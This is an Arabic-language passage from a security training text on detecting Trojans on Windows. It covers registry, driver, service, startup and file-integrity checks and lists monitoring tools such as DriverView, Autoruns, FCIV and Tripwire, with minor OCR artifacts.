المصدر: http://www.pctools.com

PC Tools Registry Mechanic هو **registry cleaner** متقدم التي تفحص قيم **registry**للإدخالات المشبوهة التي أنشأتها عدوى التروجان. هذا التطبيق يقوم بإصلاح أخطاء الويندوز ويحسن سرعة النظام الخاص بك، وزيادة أداء البرامج. فإنه ينظف النظام الخاص بك ويؤمن الخصوصية الشخصية. فإنه يحفظ كل ما تبذلونه على الإنترنت وأنشطة الكمبيوتر الخاص بك ويمحو المعلومات الحساسة بشكل دائم.



Registry Entry Monitoring Tools

بالإضافة إلى **jv16 PowerTools 2014-Registry Cleaner** و**PC Tools Registry Mechanic**، فهناك العديد من الأدوات الأخرى التي تسمح لك لمراقبة إدخالات**Registry**، وبالتالي تساعد في الكشف عن تثبيت حصان طروادة، إن وجدت. وفيما يلي بعض من أدوات الرصد إدخال **Registry**التي يتم استخدامها بشكل رئيسي لغرض تنظيف **Registry**على النحو التالي:

Reg Organizer available at http://www.chemtable.com
Registry Shower available at http://www.registryshower.com
Comodo Cloud Scanner available at http://www.comodo.com
Buster Sandbox Analyzer available at http://bsa.isoftware.nl
All-Seeing Eyes available at http://www.fortego.com
MJ Registry Watcher available at http://www.jacobsm.com
Active Registry Monitor available at http://www.devicelock.com
Regshot available at http://regshot.sourceforge.net
Registry Live Watch available at http://leelusoft.blogspot.in

Scanning For Suspicious Device Drivers

عندما يتم تحميل برامج تشغيل الأجهزة (*device drivers*) من مختلف المصادر التي ليست جديرة بالثقة فان التروجان يمكنه أيضا الحصول على تثبيت على النظام. حيث يستخدم أحصنة طروادة هذه الأجهزة كغطاء لإخفائه ولكن باستخدام أدوات رصد تشغيل الجهاز، يمكننا تحديد إذا كان هناك أي حضور لطروادة. يتم تثبيت أحصنة طروادة جنبا إلى جنب مع برامج تشغيل الأجهزة التي تم تحميلها من مصادر غير موثوق بها واستخدام برامج التشغيل هذه كدرع لتجنب الكشف. لذلك يجب فحص برامج تشغيل الأجهزة المشبوهة والتحقق مما إذا كانت حقيقية وتحميلها من الموقع الناشر الأصلي.

Trojan Device Driver

cdrom.sys

Suspicious

Drivers

Trojans are installed along with device drivers downloaded from untrusted sources and use these drivers as a shield to avoid detection

Scan for suspicious device drivers and verify if they are genuine and downloaded from the publisher's original site


Attacker

Go to Run → Type msinfo32 → Software Environment → System Drivers

Device Drivers Monitoring Tool: DriverView

المصدر: http://www.nirsoft.net

الأداة **DriverView** تعرض قائمة كاملة ببرامج تشغيل الأجهزة التي تم تحميلها حاليا في النظام الخاص بك. يتم عرض معلومات إضافية عن كل برنامج تشغيل الأجهزة(***device driver***) الموجود في القائمة مثل عنوان تحميل برنامج التشغيل، الوصف، الإصدار، اسم المنتج، الشركة التي أنشئته، الخ. بدلا من التصفح لمكونات النظام بشكل منفصل في لوحة التحكم، فقط عن طريق تشغيل هذا التطبيق على النظام الخاص بك يمكنك بسهولة معرفة جميع **drivers** الموجودة على النظام الخاص بك. يعرض هذا التطبيق قائمة ببرامج التشغيل الموجودة على النظام الخاص بك بسرعة وسهولة. فإنه يمكن إنشاء تقارير **HTML**.



DriverView

File Edit View Options Help

Driver Name	Address	Size	Load...	Index	File Type	Description	Version	Company	End A...
ATMFD.DLL	00000000'00B69000	0x00060000	2	125	Driver	Windows NT OpenType/Type 1 ...	5.1.2.234	Adobe System...	00000000'0...
cdd.dll	00000000'008FF000	0x00036000	1	124	Display Driver	Canonical Display Driver	6.2.8400.0	Microsoft Corp...	00000000'0...
TSDDD.dll	00000000'00709000	0x00009000	1	123	Display Driver	Framebuffer Display Driver	6.2.8400.0	Microsoft Corp...	00000000'0...
win32k.sys	00000000'00162000	0x003ed000	5	121	System Driver	Multi-User Win32 Driver	6.2.8400.0	Microsoft Corp...	00000000'0...
passthruparser.sys	00000000'169F3000	0x0000b000	1	153	System Driver	Pass thru parser	6.2.8400.0	Microsoft Corp...	00000000'1...
vhdparser.sys	00000000'169E9000	0x0000a000	1	149	System Driver	Native VHD parser	6.2.8400.0	Microsoft Corp...	00000000'1...
asyncmac.sys	00000000'169DD000	0x0000c000	1	148	Network Driver	MS Remote Access serial networ...	6.2.8400.0	Microsoft Corp...	00000000'1...
WPRO_41_2001.sys	00000000'169D1000	0x0000c000	1	147	Unknown				00000000'1...
srv.sys	00000000'16933000	0x0009e000	1	146	Network Driver	Server driver	6.2.8400.0	Microsoft Corp...	00000000'1...
srv2.sys	00000000'16896000	0x0009d000	1	145	Network Driver	Smb 2.0 Server driver	6.2.8400.0	Microsoft Corp...	00000000'1...
vhdmp.sys	00000000'16812000	0x00080000	1	151	System Driver	VHD Miniport Driver	6.2.8400.0	Microsoft Corp...	00000000'1...
FsDepends.sys	00000000'16800000	0x00012000	2	150	System Driver	File System Dependency Manag...	6.2.8400.0	Microsoft Corp...	00000000'1...
tcpipreg.sys	00000000'15FE3000	0x00012000	1	142	Application	TCP/IP Registry Compatibility D...	6.2.8400.0	Microsoft Corp...	00000000'1...
srvnet.sys	00000000'15F9F000	0x00044000	3	141	Network Driver	Server Network driver	6.2.8400.0	Microsoft Corp...	00000000'1...
secdrv.SYS	00000000'15F94000	0x0000b000	1	140	System Driver	Macrovision SECURITY Driver	4.3.86.0	Macrovision C...	00000000'1...
rdpdr.sys	00000000'15F63000	0x00031000	1	139	Driver	Microsoft RDP Device redirector	6.2.8400.0	Microsoft Corp...	00000000'1...
npf.sys	00000000'15F57000	0x0000c000	1	137	System Driver	npf.sys (NT5/6 AMD64) Kernel D...	4.1.0.2001	CACE Technol...	00000000'1...
NiProbeMem.SYS	00000000'15F48000	0x0000f000	1	136	System Driver	NiProbeMem for Observer Devic...	16.0.8.0	Network Instru...	00000000'1...
WinVDEdrv6.sys	00000000'15F19000	0x0002f000	1	135	Unknown				00000000'1...
HTTP.sys	00000000'15E38000	0x000e1000	1	134	System Driver	HTTP Protocol Stack	6.2.8400.0	Microsoft Corp...	00000000'1...
lunparser.sys	00000000'15E0D000	0x0000b000	1	154	System Driver	lun parser	6.2.8400.0	Microsoft Corp...	00000000'1...
condrv.sys	00000000'15E00000	0x0000d000	1	143	System Driver	Console Driver	6.2.8400.0	Microsoft Corp...	00000000'1...
storport.sys	00000000'15D9E000	0x00054000	1	152	System Driver	Microsoft Storage Port Driver	6.2.8400.0	Microsoft Corp...	00000000'1...
WinVDEdrv.sys	00000000'15D5E000	0x00040000	1	144	Unknown	Virtual Encryption Driver	7.0.0.0	NewSoftwares....	00000000'1...
mrxsmb20.sys	00000000'15D25000	0x00039000	1	133	System Driver	Longhorn SMB 2.0 Redirector	6.2.8400.0	Microsoft Corp...	00000000'1...

155 item(s), 1 Selected

Device Drivers Monitoring Tools

فيما يلي بعض من أدوات رصد برامج تشغيل الأجهزة والتي تساعد في الكشف عن حصان طروادة كالاتى:

Driver Detective available at http://www.drivershq.com
Unknown Device Identifier available at http://www.zhangduo.com
DriverGuide Toolkit available at http://www.driverguidetoolkit.com
DriverMax available at http://www.innovative-sol.com
Driver Magician available at http://www.drivermagician.com
Driver Reviver available at http://www.reviversoft.com
DriverScanner available at http://www.uniblue.com
Double Driver available at http://www.boozet.org
My Drivers available at http://www.zhangduo.com
DriverEasy available at http://www.drivereasy.com

Scanning For Suspicious Windows Services

بمجرد يتم تثبيت حصان طروادة على خدمات ويندوز(*windows service*) ، يصبح من السهل بالنسبة للمهاجمين تشغيل النظام من موقع بعيد. أحصنة طروادة أيضا تقوم بإنشاء عملياتها لتبدو وكأنها حقيقية مثل خدمات الويندوز من أجل تجنب الكشف. مع مساعدة من أدوات الرصد خدمات ويندوز، يمكنك الكشف عن حصان طروادة.


أحصنة طروادة التي تنشا خدمات ويندوز تسمح للمهاجمين التحكم عن بعد بالجهاز الهدف وتمرير تعليمات خبيثة. أحصنة طروادة تعيد تسمية عملياتها لتبدو وكأنها خدمة **Windows** حقيقية من أجل تجنب الكشف. أحصنة طروادة توظف تقنيات **rootkit** للتلاعب بمفتاح السجل (*registry key*) **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** لإخفاء عملياتها.



Windows Services Monitoring Tool: Windows Service Manager (SrvMan)

المصدر: http://tools.sysprogs.org/srvman

Windows Service Manager هو الأداة التي تسمح لك بعمل اختصار لجميع المهام العامة المرتبطة خدمات ويندوز. هذا يمكنه توليد خدمات مختلفة ل **Win32** و **Legacy drivers** بدون إيقاف أو إعادة تشغيل الويندوز. فإنه يمكن أيضا إلغاء الخدمات والتلاعب بخدمات الاعداد الأخرى. انها تحتوي على وضعين واجهة المستخدم الرسومية وواجه سطر الأوامر. فإنه يمكن أيضا أن تستخدم لتشغيل تطبيقات **Win32** كأنها خدمه. وهو يدعم كل من **32 بت** و **64 بت** من **Windows**.



Other Windows Services Monitoring Tools

أدوات رصد خدمات الويندوز تستخدم لمراقبة خدمات ويندوز الحرجة وإعادة تشغيلها اختياريا في حالة فشلها. وفيما يلي بعض من أدوات الرصد لخدمة **Windows** التي تتوافر بسهولة في السوق على النحو التالي:

Smart Utility available at http://www.thewindowsclub.com
Netwrix Service Monitor available at http://www.netwrix.com
Vista Services Optimizer available at http://www.smartpcutilities.com
ServiWin available at http://www.nirsoft.net
Windows Service Manager Tray available at http://winservicemanager.codeplex.com
AnVir Task Manager available at http://www.anvir.com
Process Hacker available at http://processhacker.sourceforge.net
Free Windows Service Monitor Tool available at http://www.manageengine.com
Overseer Network Monitor available at http://www.overseer-network-monitor.com
Total Network Monitor available at http://www.softinventive.com

Scanning For Suspicious Startup Programs

أحصنة طروادة، بمجرد تثبيتها على جهاز الكمبيوتر، فإنها تبدأ تلقائيا عند بدء تشغيل النظام. لذلك، فحص برامج بدء التشغيل المشبوهة ضروري جدا للكشف عن حصان طروادة. باتباع هذه الخطوات البسيطة، يمكنك تحديد ما إذا كان هناك أي من أحصنة طروادة المخفية:

- الخطوة الأولى هي فحص مجلد **startup**

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
C:\Users\ (User-Name) \AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup

- فحص الخدمات التي تبدأ العمل اليا عند بدء تشغيل نظام التشغيل


Go to Run, type services.msc, and click Sort by Startup Type

- فحص إدخالات برامج بدء التشغيل في ملف **registry.**
- فحص برامج تشغيل الأجهزة (***device driver***) التي تبدأ التحميل اليا.

C:\Windows\System32\drivers
Check boot.ini or bcd (bootmgr) entries.

Windows8 Startup Registry Entries

التطبيقات التي تعمل اليا عند بداية تشغيل نظام التشغيل ويندوز يمكنك ايجادها في ادخالات ملف **registry** كالاتى:




Programs that run on Windows startup can be located in these registry entries

Startup Programs Monitoring Tool: Starter

Starter يسمح لك بعرض وإدارة جميع البرامج التي تبدأ تلقائيا عندما يتم تحميل نظام التشغيل. فإنه يقوم بتعداد كافة إدخالات **registry** المخفية، وعناصر مجلدات بدء التشغيل وبعض ملفات التهيئة، بحيث يمكن للمستخدم اختيار الإدخالات المحددة لتعطيلها مؤقتا، وتحريرها، وإنشاء جديده، أو حذفها نهائيا.

Starter يمكنه أيضا سرد كافة العمليات الجارية ومع التغيير الى **view** يمكنه عرض معلومات موسعه عن العمليات مثل ملفات **DLL** المستخدمة، استخدام الذاكرة، عدد **threats**، والأولويات، الخ، وإنهاء العملية المحددة. يدعم مايكروسوفت ويندوز **x9**، **ME**، **NT**، **2000**، **XP**، **2003**، و**فيستا**. لا توجد متطلبات محددة لتشغيله ما عدا واحدة: حيث قد يتطلب **registry operations** على نظام التشغيل المستندة إلى **Windows NT**-والتي تتطلب حقوق وصول خاصة.






Startup Programs Monitoring Tool: Security AutoRun

المصدر: http://tcpmonitor.altervista.org

Security AutoRun يسمح لك لعرض قائمة من جميع التطبيقات التي يتم تحميلها تلقائيا عند بدء تشغيل ويندوز. يتم سرد كل تطبيق مع تفاصيل عن نوعه، **registry**، **common/user**، الخدمات، قائمة **drivers**، **command-line string**، اسم المنتج، وإصدار الملف، اسم الشركة والموقع في نظام السجل أو الملف، وأكثر من ذلك. ويحدد برامج التجسس أو **adware** التي تعمل عند بدء التشغيل. أنظمة تشغيل الويندوز المتوافقة هي **x9/ME/NT/2000/XP/Vista/7**.



Other Startup Programs Monitoring Tools

فيما يلي قائمة بأدوات برامج رصد برمجيات بدء التشغيل كما يلي:

Absolute Startup manager available at http://www.absolutestartup.com

Activestartup available at http://www.hexilesoft.com

StartEd Lite available at http://www.outertech.com
Startup Inspector available at http://www.windowsstartup.com
Autoruns for Windows available at http://technet.microsoft.com
Program Starter available at http://www.ab-tools.com
Disable Startup available at http://www.disablestartup.com
StartupMonitor available at http://www.mlin.net
Chameleon Startup Manager available at http://www.chameleon-managers.com
Startup Booster available at http://www.smartpctools.com

Scanning for Suspicious Files and Folders

عادة عندما يصاب النظام عن طريق حصان طروادة، فإنه يقوم بتعديل الملفات والمجلدات؛ يمكنك فحص الملفات والمجلدات مع الأدوات التالية من أجل الكشف عن تثبيت حصان طروادة.

- **FSIV**

File Checksum Integrity Verifier (FCIV) هي الأداة التي يمكن أن تسمح لك لتوليد قيم هاش من النوع **MD5** أو **SHA-1** للملفات التي يمكن التحقق منها مقارنة بالقيم القياسية لتحديد أي تغيير؛ فإذا وجدت، يمكنك تشغيل التحقق من ملفات نظام الملفات ضد قاعدة بيانات **XML** لتحديد أي من الملفات تم تعديله. بل هو أداة سطر أوامر التي تحسب وتتحقق من القيم الهاش المشفرة لجميع الملفات الهامة الخاصة بك ويحفظ القيم في قاعدة بيانات ملف **XML**.

C:\ CIV>fciv\.exe c:\hash.txt
// File Checksum Integrity Verifier version 2 .05.
//
6b1fb2f76c139c82253732e1c8824cc2 c:\hash.txt

- **Tripwire**

المصدر: http://www.tripwire.com

Tripwire Enterprise يوفر قدرات التحكم في الاعداد التي تحتاجها المنظمات لتأمين البنية التحتية بشكل استباقي كامل وضمان الامتثال للسياسات الداخلية واللوائح والمعايير ومعايير الصناعة.


- **SIGVERIF**

المصدر: http://books.google.co.in و http://books.google.com

SIGVERIF هي أداة للتحقق من التوقيع (***signature***) الذي يسمح لك لإيجاد برامج التشغيل الموقعة وغير الموقعة متصلا بالنظام. عند العثور على أي من برنامج تشغيل غير موقع، يمكنك نقل ذلك الى مجلد جديد وإعادة تشغيل النظام واختبار البرنامج وظيفة عن الأخطاء.

فيما يلي خطوات لتحديد برامج التشغيل الغير موقعة:

- نقوم بالنقر فوق **Start** ثم النقر فوق **RUN** او يمكن اختصار ذلك بالنقر فوق زر **WINDOWS+R** ثم كتابة **SIGVERIF**، ثم النقر فوق **OK**. فتؤدى الى ظهور شاشه مثل هذه.



- نقوم بالنقر فوق **start**.

بعد انتهاء **SIGVERIF**، فإنه يتحقق من كافة برامج التشغيل الغير موقعة ثم يتم عرض قوائم على جهاز الكمبيوتر. **Investigator** يمكنه العثور على قائمة عن كافة برامج التشغيل الموقعة والغير موقعة التي وجدت من قبل **SIGVERIF** في **sigverif.txt** في المجلد **%windir%**، وعادة **WINNT** أو مجلد الويندوز.

Files and Folder Integrity Checker: FastSum and Winmd5

